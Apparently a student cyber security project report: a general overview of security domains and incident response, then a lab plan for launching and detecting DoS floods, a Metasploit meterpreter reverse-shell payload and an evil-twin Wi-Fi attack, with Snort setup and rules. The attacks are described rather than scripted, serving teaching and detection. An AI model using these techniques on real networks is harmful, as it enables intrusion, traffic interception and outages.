The majority of security breaches in the past occurred through the network. Today's dangers, on the other hand, are increasingly pouring in through endpoints, implying that centralised network defence is insufficient. Shifting security perimeters that aren't clearly defined necessitate the addition of new levels of security via endpoint protection. To avoid the risks that can come from the use of remote devices, security must maintain better control over access points . This enables businesses to defend their servers, workstations, and mobile devices from cyber-attacks both locally and remotely. The interconnection of devices on a network creates access points for threats and vulnerabilities. By prohibiting efforts to access these entry points, endpoint security effectively safeguards the network. File integrity monitoring, antivirus and anti-malware software, etc. are major techniques used.

Website Security

This is used to prevent and protect websites from internet cyber security threats. Website security programmes will cover the database, apps, source codes, and files of the website. In recent years, the incidence of data breaches on websites has steadily increased, resulting in identity theft, downtime, financial losses, reputation and brand image damage, and so on. The main reason for this is that many website owners believe their site is safeguarded by their web hosting provider. Thus, leaving them vulnerable to cyberattacks. Some of the important techniques and tools used for website security are website scanning and malware removal, website application firewall, application security testing, etc.

Big Data Security

Malware & ransomware attacks, corrupted and vulnerable equipment, and dangerous insider programmes are all examples of cyber security dangers that can be detected using big data analytics technologies . Big data analytics appears to hold the most promise in terms of increasing cyber security in this area. Big data analytics software can assist you in predicting the type and severity of cyber security risks. By accessing data sources and trends, we can assess the complexity of a potential assault. These tools also enable you to analyse current and historical data to determine which trends are acceptable and which are not. Experts can use intelligent Big data analytics to create a predictive model that can send out an alarm as soon as it detects a cyber-security attack entry point.

Blockchain Security

Blockchain presents itself as a distributed ledger, referring to the way a database is shared among numerous participants on a peer-to-peer network without the involvement of a central authority . The use of Blockchain techniques in content distribution networks. We believe that these networks are a fantastic illustration of how we can utilise Blockchain to add value to existing processes or technology because they are frequently used presently. A Content Delivery Network (CDN) is a network of computers that are connected and contain different versions of the same piece of material. The goal of its design is to optimise the bandwidth available in a service in order to increase the availability [91] and access to data as much as possible. Several assaults have recently been carried out against social media platforms such as Twitter and Facebook. Millions of accounts were breached as a result of these assaults, with user information falling into the wrong hands. If Blockchain technologies are properly deployed in these messaging systems, further cyber-attacks may be avoided. Sensitive data can be protected utilising Blockchain by ensuring a decentralised type of data storage . Hackers would find it more difficult, if not impossible, to breach data storage systems using this mitigating strategy. Many storage service companies are assessing ways Blockchain can protect data from hackers.

Cyber Security Framework

Because data is the most valuable asset, data security has become a worldwide priority. Data breaches and security flaws might jeopardise the global economy. The development of a cyber-security framework to help mitigate cyber hazards is required for national and economic security [117]. Security of vital systems and data is currently an issue for businesses of all sizes, industries, and business contexts. An organisation needs a strategic, well-thought-out cyber security plan to protect its critical infrastructure and information systems in order to address these problems. As a result, businesses should seek help from cyber security frameworks. When used correctly, a cyber-security framework allows IT security directors to more effectively manage their companies' cyber threats. A company might use an existing cyber security framework or create one from scratch to match its specific demands. Various cyber security groups (including some government bodies) produce these frameworks to serve as guidance for organisations looking to improve their cyber security. A cyber security framework is a set of documents that define an organization's best practises for managing cyber security risk. Such frameworks lower a company's vulnerability exposure. Any cyber security framework will outline how to implement a five-step cyber security approach in detail. The Cyber Security Framework (CSF) is a set of rules that private sector firms can use to detect, identify, and respond to cyber threats. Cyber security frameworks have the potential to become instruments for enforcing government security legislation . The framework also contains guidance to assist businesses in preventing and recovering from cyber-attacks. Even those designed by governments, most cyber security regimes are not mandated. NIST's cyber security Framework, version 1.1 of which was issued in April of 2018, is one of the most popular of these. This paradigm has been mandated for use within US federal agencies and is gaining traction worldwide, including voluntary adoption by banks, energy businesses, defence contractors, and communications firms. Now we'll go through the five primary roles of the cyber security framework, which are depicted in figure.




Fig 2.1

- Identify: To manage cyber security risk to systems, assets, data, and capabilities, companies must first understand their environments.

- Detect: Organizations must put in place the necessary procedures to detect cyber security incidents as quickly as feasible.

- Protect: Organizations must create and put in place suitable controls to limit or contain the consequences of potential cyber security incidents.

- Respond: Businesses must be able to build reaction plans to mitigate the effects of cyber-attacks.

- Recover: Businesses must devise and implement effective strategies for restoring capabilities or services that have been harmed as a result of cyber security incidents.

Cyber Security Tools

Protecting hardware, software, and data from hackers is referred to as cyber security. It guards against cyber-attacks such as gaining access to, altering, or destroying sensitive data. Cyber-attacks have the capacity to bring an entire country to its knees. As a result, protecting these networks is not an option, but a requirement . It is critical that every firm be informed of the potentially dangerous security attacks and that they be kept secure. Many various components of cyber protection may need to be taken into account. Many cyber security technologies exist that can do a privacy audit on all software, as well as discover and remove the most recent risks . These cyber security solutions assist you in controlling file access and performing forensic investigation. Here are six critical technologies and services that every company should consider to provide the best possible cyber protection.

Need for security

With the increased reliance on information technology and internet of things it becomes imperative that IT professionals become sensitive to rising cases of cyber attacks with the sole aim being vigilant in other to respond as quickly as possible when IT infrastructure falls under attack and also put in place mitigation strategies to forestall further attacks. One of the most problematic elements of cyber security is the quick and constant evolving nature of security risks. Cyber-criminals are rapidly evolving their hacking techniques. They attack quickly, making timely security more critical than ever. Consequently, one of the first actions involved in initiating an effective cyber security strategy is to gain an understanding of the threat. Today's cybercriminals employ several complex techniques to avoid detection as they sneak quietly into corporate networks to steal intellectual property. Their threats are often encoded using complicated algorithms to evade detection by intrusion prevention systems. Once they have exploited a target, attackers will attempt to download and install malware onto the compromised system. In many instances, the malware used is a newly evolved variant that traditional anti-virus solutions don't yet know about. The aim of the study is to holistically study past researches on cyber attacks and cyber security with the goal of understanding concept of cyber attacks, variations of cyber attacks as well as mitigation strategies against cyber attacks. In other to achieve this aim the following specific objectives were set and met:

1.To demystify the concepts of cyber attacks and cyber security.

2.Identification of variations of cyber crimes.

3.Enumeration of Strategies to avoid cyber attacks as well as tips on how to recover from a cyber attack

Cyber attack is defined as a deliberate exploitation of computer systems, technology-dependent enterprises and networks. Cyber attacks use malicious code to alter computer code, logic or data, resulting in disruptive consequences that can compromise data and lead to cybercrimes, such as information and identity theft. Simply put, a cyber attack is an attack launched from one computer or more computers against another computer, multiple computers or networks. Cyber attacks might be broken down into two broad types: attacks where the goal is to disable the target computer or knock it offline, or attacks where the goal is to get access to the target computer's data and perhaps gain admin privileges on it. According to the Practical Law Company Whitepaper on Cyber Attacks, as sited ,a Cyber Attack is an attack initiated from a computer against a website, computer system or individual computer (collectively, a computer) that compromises the confidentiality, integrity or availability of the computer or information stored on it. Cyber attacks take the form of computer crime which is basically a criminal activity where a network or computer is the target, source, or place of the crime It should be noted that cyber attacks have a motive to compromise the target system, in a way that the attacker gains something, such as information stored in the system, or the total control of the system. Today's cyber-criminals employ several complex techniques to avoid detection as they sneak quietly into corporate networks to steal intellectual property or hold files for ransom. Their threats are often encrypted to evade detection.

Hacked devices, crashed websites, breached networks, denials of service, copied emails, stolen credit card data, and other cyber incidents have become commonplace. Most organizations have therefore developed some level of cyber incidence response (CIR) capabilities. Yet those capabilities, which are often weighted toward short-term responses and IT issues, may fail to address all impacts of a cyber incident and keep it from reaching crisis proportions. Avoiding a cyber crisis often comes down to properly managing a cyber incident before, during, and after it unfolds. This starts with a broad view of cyber crisis management. Forward-thinking management teams recognize that effective crisis planning involves multiple functions and skill sets. They also recognize that these must be highly coordinated if an incident is to be contained or, if an incident does escalate to crisis levels, managed. Strategies that would help professionals mitigate against cyber attacks, they include:

1.Protect your network every minute of every day

2.Ensure that your network is protected against all types of malware.

3.Making sure that every device that has access to your network has current antivirus

4.Choose a comprehensive security platform that offers superior threat protection and high performance

5.Choose a firewall that protects against global threats

6. Always choose strong passwords and security checks for social networking sites, email boxes, and for your systems.

7.Do not respond to unfamiliar mails.

8.Protect your system with some security software.

9.Shield or protect your personal information from unknown people or strangers.

10. Safe browsing, and do maintain some good system hygiene.

11. Keep updating your passwords, and login id's at least once or twice in one or two months and make them strong.

12.Do protect your data and personal information and avoid being scammed.

13. Never send personal information and data via mail or any other means.

14. Make your system clean time to time and review your social media sites as well.

15. Do not respond to any spam email and be cautious.

It is pertinent to always have an incident response plan. This helps to test readiness should a cyber attack occur. Incident response (IR) plans are designed to test a system's ability to respond to a security incident. The ultimate goal is to handle the situation so that it limits the damage to the business while reducing recovery time and costs. Sadly, most IR plans fail to deliver on this promise. Many companies do not have an incident response plan and for those who have they remain rarely tested and reviewed, as thus not fit for their purpose when that incident strikes. In the situation where a cyber attack occurs the following steps can be taken to address a cyber incident and assist in identifying causes and remedies, and hasten recovery:

1. Document how the incident came to light, who reported it, and how they were alerted;

interview IT staff and other relevant parties.

2.Consider and research the possibility of insider involvement and take steps to

minimize this risk going forward.

3.Identify affected systems and isolate them so no one attempts to fix, patch, or alter the state

of the systems.

4.Gather all available evidence and analyze it to determine cause, severity, and impact of

the incident.

5.Strengthen network security, improve protocols, and increase vigilance as indicated

by the analysis.

6.Enhance monitoring and other measures to mitigate future risk of similar incidents and

enhance policies that may increase security.

7. Document and report the findings to any relevant stakeholders and consider potential

requirements to report the incident to a regulatory body.

Without an effective investigative response, the causes of the incident may never be understood, and the risk of a repeat incident may actually increase. Speed is essential to limiting damage after an incident. The race against cyber crime is that against time, timely and persistent intervention thus is key if there is hope of recovering from a cyber attack.

As technology and the internet continue to evolve, the world is rapidly becoming a global village, with almost everything running on the cyber space affecting most aspects of human lives, enabling growth, dismantling barriers to commerce and allowing people across the globe to communicate, collaborate and exchange ideas. But hackers are becoming more sophisticated by the day. This places the burden of securing IT infrastructure and users on us IT professionals hence the need to be vigilant and prompt in responding to incidents of cyber attacks as well as proactive in ensuring that cyber attacks are mitigated against in all its entirety. Cyber crimes are growing increasingly and as such require even faster growth in cyber security if we hope to keep online and system users safe. The main aim of cyber security is the security of systems, applications and people on the internet from malicious cyber criminals. Cyber security awareness is key to reducing cyber crimes and promotes cyber security. For future work in this regard there is need to develop frameworks and strategies to combat cyber crimes in real time. This is due to the rapid evolution and elusive nature of these attacks. Furthermore future research in this area additionally should focus on development of real time cyber attacks detection, mitigation and incident recovery systems.

3. SYSTEM ANALYSIS

3.1 Proposed System

1.Detecting icmp flood, Syn/TCP flood

Icmp flood is done using hping3, Syn/TCP flood is done using LOIC (Low Orbit Ion Cannon). All of these are detected by using snort rules.

2. Creating a payload to exploit a windows device

A payload is created using Metasploit framework (msfvenom). After the file is opened in the victim windows device, the meterpreter session is set up to exploit the device.

3.Performing an Evil twin attack

Building an effective access point using aircrack-ng and eavesdrop on the traffic with a sniffer such as wireshark.

3.2Feasibility Study:

Feasibility study is the test of a system proposal according to its workability, impact on the organization, ability to meet user needs, and effective use of recourses. It focuses on the evaluation of existing system and procedures analysis of alternative candidate system cost estimates. Feasibility analysis was done to determine whether the system would be feasible.

The development of a computer-based system or a product is more likely plagued by resources and delivery dates. Feasibility study helps the analyst to decide whether or not to proceed, amend, postpone or cancel the project, particularly important when the project is large, complex and costly.

Once the analysis of the user requirement is complementing, the system has to check for the compatibility and feasibility of the software package that is aimed at. An important outcome of the preliminary investigation is the determination that the system requested is feasible.

3.2.1 Types of Feasibility

1. Technical Feasibility
2. Operational Feasibility
3. Economical Feasibility

3.2.1.1 Technical Feasibility:

The application can be developed with the current equipment and has the technical capacity to hold the data required by the system.

- This technology supports the modern trends of technology.

- Easily accessible, more secure technologies.

3.2.1.1.1 Software and Platforms Used:

Kali linux

Kali Linux *(formerly known as BackTrack Linux)* is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. Kali Linux is a multi platform solution, accessible and freely available to information security professionals and hobbyists.

Fig 3.1

Ubuntu Linux

Ubuntu is a free and open source operating system and Linux distribution based on Debian. It is a free and open source operating system and Linux distribution based on Debian.

Fig 3.2

Windows

Windows 10 (codenamed Threshold) is a personal computer operating system developed by Microsoft as part of the Windows NT family of operating systems.

Fig 3.3

Personal hotspot

A hotspot is a physical location where people may obtain Internet access, typically using Wi-Fi technology, via a wireless local-area network using a router connected to an Internet service [redacted]provider.

Wifi Adapter

A wireless network adapter is a computer hardware component designed to enable computers to communicate wirelessly over a network. The function of it is to expand computer functionality by connecting to the computer via expansion card devices, or cards, such as memory cards or PC cards. You can also use a USB port on the computer or an internal adapter already contained within the computer to connect the wireless network adapter.




Fig 3.4

LAN

Small Local Area Network(LAN) has to be established before starting the attacks. At least 2 devices are required to connect to this Network for successful attack.




Fig 3.5

LOIC TOOL

Low Orbit Ion Cannon(LOIC) designed by Praetex Technologies (open source) is required.LOIC is an open-source network stress testing and denial-of-service attack application, written in C#.




Fig 3.6

Hping3

hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols.

Fig 3.7

Aircrack-ng

Aircrack- ng is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security: Monitoring: Packet capture and export of data to text files for further processing by third party tools. Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.

Fig 3.8

Wireshark

Wireshark is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions.

Fig 3.9

Snort

Snort is the foremost Open Source Intrusion Prevention System (IPS) in the world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users.

Snort can be deployed inline to stop these packets, as well. Snort has three primary uses: As a packet sniffer like tcpdump, as a packet logger — which is useful for network traffic debugging, or it can be used as a full-blown network intrusion prevention system. Snort can be downloaded and configured for personal and business use alike.




Fig 3.10

Cisco Packet Tracer

Packet Tracer is a cross-platform visual simulation tool designed by Cisco Systems that allows users to create network topologies and imitate modern computer networks. The software allows users to simulate the configuration of Cisco routers and switches using a simulated command line interface

Fig 3.11

3.2.1.2 Operational Feasibility:

This proposed system can easily be implemented, as this is based on Linux commands and cyber security. The resources that are required to implement/install these are available. The personal of the organization already has enough exposure to computers. So, the project is operationally feasible and user friendly.

3.2.1.3 Economical Feasibility:

If benefits outweigh costs, then the decision is made to design and implement the system. An entrepreneur must accurately weigh the cost versus benefits before taking an action. This system is more economically feasible and budget friendly, so it is economically a good project.

3.3. Project Requirements

- Kali linux OS(attacker device)
- Ubuntu OS(detects on snort server)
- Windows OS(victim device)
- LAN(with router, attacker device ,victim device)
- WiFi adapter capable of packet injection
- LOIC tool installed on Kali
- Snort installed on ubuntu
- Aircrack-ng (built-in tool on kali)
- Wireshark (built-in tool on kali)

4. SYSTEM DESIGN

System Design For SNORT

SNORT, like most NIDSs, uses a set of signatures to define what constitutes an attack. SNORT signatures are regularly updated on the SNORT website, usually several times a day, which can be confirmed by periodically checking the timestamps next to available downloads SNORT. SNORT is flexible in how it can be utilised, as (Figure 1) begins to demonstrate. A file containing previously logged traffic can be used as input to SNORT, in exactly the same way as live traffic. SNORT also supports a range of outputs, such as saving alerts to files or databases, or creating a network traffic log of all received traffic for later processing in the case of live traffic capture. The flexibility exists for SNORT to support virtually any output method, due to an ability to support both in-house and third-party output plug-ins.




Fig 4.1

Groups of SNORT rules are referred to as a .rules file, each of which can be selectively included into the SNORT configuration file snort.conf. A .rules file is a plaintext file in which each line holds a separate rule.




Fig 4.2

Network topology for Intrusion Detection System

Here the Snort server detects the network activity on the LAN network. In the network the devices send traffic to each other. Whenever the rule is satisfied ,the particular action takes place.




Fig 4.3

System Desgin for Payload attack

A payload consists of code that will run on the remote system. In Metasploit, a payload is a special module that can be used to work with an exploit module that will take advantage of a vulnerability in the system. In short: an exploit module will access the system, a payload module defines what will be done on that machine after the system was successfully accessed.There are 3 types of payload modules in the Metasploit framework:

- Singles
- Stagers
- Stages

Singles are payloads that are self-contained and completely standalone. These can be as simple as running calc.exe, adding a user to the system or deleting a file. Since single payloads are self-contained, they can be caught with non-metasploit handlers like netcat for example.

Stagers are payloads that setup a network connection between victim and attacker and download additional components or applications. A typical example of a stager is one that makes the victim system setup a tcp connection *to* the attacker: the ***reverse_tcp*** stager. Another example is the ***bind_tcp*** stager that lets the victim open a tcp listener to which the attacker will make a connection. **Stages** are payload components that are downloaded by a stager. These payloads provide advanced features with no size limits. Some examples are a simple shell, but also VNC Injection, iPhone 'ipwn' shell and Meterpreter as explored in this article.

Meterpreter, in the Metasploit framework, is a post-exploitation tool that features command history, tab completion, scripting and much more. It is a dynamically extensible payload that can be extended over the network at runtime. The tool is based on the principle of 'In-memory DLL injection', which makes the target system run the injected DLL by creating a new process that calls the injected DLL. From there it can be migrated to other processes as required.

Meterpreter uses a reverse_tcp shell, which means it connects to a listener on the attacker's machine. There are two popular types of shells: bind and reverse. A bind shell opens up a new service on the target machine, and requires the attacker to connect to it in order to start a session. A reverse shell (also known as a connect-back) requires the attacker to first set up a listener to which the target machine can connect.




Fig 4.4

Here, windows/x64/meterpreter/reverse_tcp consists of a **stager** (reverse_tcp) and a **stage** (meterpreter).

Network topology for Payload attack

Here, the attacker machine can exploit the victim device if the payload is installed and run on the device.




Fig 4.5

System Design for Evil twin attack

This attack consists of mimicking the Service Set Identifier(SSID) and using an Application Programming Interface (API) , to convince the device attempting to connect that the connection is real. The rogue access point is the evil twin. It has the same SSID as the real access point. But it generates a proxy script that causes the user's machine to trust that its connectivity to the internet is better in terms of signal, strength, bandwidth as well as sometimes appearing open(without security). Even when it appears to have security measures such as WPA/PSK or WPA2/PSK [5], the security pass phrase/word entered would just be recorded so that the evil twin can later attack the real access point and has no purpose in establishing the connection. Thus, an unknowing user transfers all their data through a malicious access point which can be harmful in more than one way, as listed below

i. Threat to privacy.
ii. Identity theft.
iii. Financial losses.
iv. Data theft /hijacking.
v. BandwidthLoss



Legitimate AP
Attacker sent deauth signal to Victim and legitimate AP
Victim
Attacker
Victim unknowingly connected to Rogue AP
MITM
Rogue AP
WIDS detected
* Detected Possible Evil Twins
* Detected Deauthentication flood
* Detected Changes In Clients Connection to Another Access Point
WIDS

Fig 4.6

Network topology for Evil twin attack

The evil twin AP is an access point that looks and acts just like a legitimate AP and entices the end-user to connect to *our* access point. The AP created helps us perform Man in The Middle (MITM) attack. All the packets flow through the AP we created.




Fig 4.7

5. IMPLEMENTATION

SNORT

First, we download Snort and install it. Then To verify the Snort version, we open the terminal and type in snort -V and hit Enter.

Now, let's start Snort in IDS mode and tell it to display alerts to the console: sudo snort -A console -c /etc/snort/snort.conf -i eth0. Here we are pointing Snort to the configuration file it should use (-c) and specifying the interface (-i eth0). The -A console option prints alerts to standard output. We don't see any output when we enter the command because Snort hasn't detected any activity specified in the rule we wrote. We generate some activity and see if our rule is working. We launch our VM.

The direction operators <> and -> indicate the direction of interest for the traffic. This means traffic can either flow in one direction or in bi-directionally. The keyword any can be used to define any IP addresses, and numeric IP addresses must be used with a Classless Inter-Domain Routing (CDIR) netmask. In Snort rules, the port numbers can be listed in many ways, including any ports, negation, etc. Port ranges are indicated with Range operator. Usually, Snort rules were written in a single line, but with the new version, Snort rules can be written in multi-line. This can be done by adding a backslash \ to the end of the line. This multiple-line approach helps if a rule is very large and difficult to understand.

Protocols	Ip Address	Action performed
*log tcp any :1024 ->	192.168.1.0/24 400:	It will log traffic from various ports and will go to ports which are greater than or equal to 400
log udp any any ->	92.168.1.0/24 1:1024	It will log traffic from any port and destination ports ranging from 1 to 1024

